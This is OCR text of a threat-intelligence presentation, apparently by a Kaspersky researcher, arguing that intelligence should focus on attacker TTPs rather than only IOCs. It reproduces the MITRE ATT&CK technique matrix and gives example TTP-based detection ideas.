
Keep evolving macOS & Windows malware



> Threat intelligence
> ≠
> IOCs

Factfullness of threat intelligence

낡은 지식



Source: https://azeria-labs.com/iocs-vs-ttps/

낡은 지식


TTPs
Tools
Artifacts
Domain Names
IP Addresses
Hashes
Worst
Good
Best
Good
Best
Recon
Weaponize
Deliver
Exploit
Control
Excute
Maintain

공포 본능

ATT&CK and Sigma rule

Initial Access 11 items	Execution 28 items	Persistence 44 items	Privilege Escalation 23 items	Defense Evasion 60 items	Credential Access 18 items	Discovery 23 items	Lateral Movement 16 items	Collection 13 items	Command And Control 21 items	Exfiltration 9 items
Drive-by Compromise	CMSTP	Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Audio Capture	Commonly Used Port	Automated Exfiltration
Exploit Public-Facing Application	Command-Line Interface	Account Manipulation	Accessibility Features	Binary Padding	Brute Force	Application Window Discovery	Component Object Model and Distributed COM	Automated Collection	Communication Through Removable Media	Data Compressed
External Remote Services	Compiled HTML File	AppCert DLLs	AppCert DLLs	BITS Jobs	Credential Dumping	Browser Bookmark Discovery	Exploitation of Remote Services	Clipboard Data	Connection Proxy	Data Encrypted
Hardware Additions	Component Object Model and Distributed COM	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credentials from Web Browsers	Domain Trust Discovery	Internal Spearphishing	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits
Replication Through Removable Media	Control Panel Items	Application Shimming	Application Shimming	CMSTP	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol
Spearphishing Attachment	Dynamic Data Exchange	Authentication Package	Bypass User Account Control	Code Signing	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel
Spearphishing Link	Execution through API	BITS Jobs	DLL Search Order Hijacking	Compile After Delivery	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium
Spearphishing via Service	Execution through Module Load	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Data Staged	Domain Fronting	Exfiltration Over Physical Medium
Supply Chain Compromise	Exploitation for Client Execution	Browser Extensions	Extra Window Memory Injection	Component Firmware	Hooking	Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer
Trusted Relationship	Graphical User Interface	Change Default File Association	File System Permissions Weakness	Component Object Model Hijacking	Input Capture	Peripheral Device Discovery	Remote Services	Input Capture	Fallback Channels	
Valid Accounts	InstallUtil	Component Firmware	Hooking	Connection Proxy	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Man in the Browser	Multi-hop Proxy	
	LSASS Driver	Component Object Model Hijacking	Image File Execution Options Injection	Control Panel Items	Kerberoasting	Process Discovery	Shared Webroot	Screen Capture	Multi-Stage Channels	
	Mshta	Create Account	New Service	DCShadow	LLMNR/NBT-NS Poisoning and Relay	Query Registry	Taint Shared Content	Video Capture	Multiband Communication	
	PowerShell	DLL Search Order Hijacking	Parent PID Spoofing	Deobfuscate/Decode Files or Information	Network Sniffing	Remote System Discovery	Third-party Software		Multilayer Encryption	
	Regsvcs/Regasm	External Remote Services	Path Interception	Disabling Security Tools	Password Filter DLL	Security Software Discovery	Windows Admin Shares		Remote Access Tools	
	Regsvr32	File System Permissions Weakness	Port Monitors	DLL Search Order Hijacking	Private Keys	Software Discovery	Windows Remote Management		Remote File Copy	
	Rundll32	Hidden Files and Directories	PowerShell Profile	DLL Side-Loading	Steal Web Session Cookie	System Information Discovery			Standard Application Layer Protocol	
	Scheduled Task	Hooking	Process Injection	Execution Guardrails	Two-Factor Authentication Interception	System Network Configuration Discovery			Standard Cryptographic Protocol	
	Scripting	Hypervisor	Scheduled Task	Exploitation for Defense Evasion		System Network Connections Discovery			Standard Non-Application Layer Protocol	
	Service Execution	Image File Execution Options Injection	Service Registry Permissions Weakness	Extra Window Memory Injection		System Owner/User Discovery			Uncommonly Used Port	
	Signed Binary Proxy Execution	Logon Scripts	SID-History Injection	File and Directory Permissions Modification		System Service Discovery			Web Service	
	Signed Script Proxy Execution	LSASS Driver	Valid Accounts	File Deletion		System Time Discovery				
	Third-party Software	Modify Existing Service	Web Shell	File System Logical Offsets		Virtualization/Sandbox Evasion				
	Trusted Developer Utilities	Netsh Helper DLL		Group Policy Modification						
	User Execution	New Service		Hidden Files and Directories						
	Windows Management Instrumentation	Office Application Startup		Hidden Window						
	Windows Remote Management	Path Interception		Image File Execution Options Injection						

공포 본능

IOC based detection vs TTP based detectoin

	IOC based detection	TTP	TTP based detection
Initial infection	Hash of each samples Email address	Spearphishing Telegram	Prohibit telegram Enhance monitoring telegram
Implant	Hash of each samples File path, Mutex, Registry path, C&C server	Process injection Reflective loading	Detect when iexplorer.exe process tainted Detect when .cfg or .dat file loaded from same path and starts network communication
Recon & Expand	N/A	Execute Windows commands via backdoor	Detect when iexplorer.exe process executes any Windows command

Conclusion

Threat Intelligence is not only IOCs

Hash, C2 address is not everything of Threat Intelligence

Threat intelligence is not only for rapid response

Actionable item is key of threat intelligence

Actionable item of threat intelligence report is important for rapid response

Yara, Sigma rule, Snort/Suricata, ATT&CK

Pay attention to the trend and the change

Important to understand attacker's TTPs

Need adaptive requirement-based threat intelligence

Question?


@unpacker


seongsu.park@kaspersky.com

kaspersky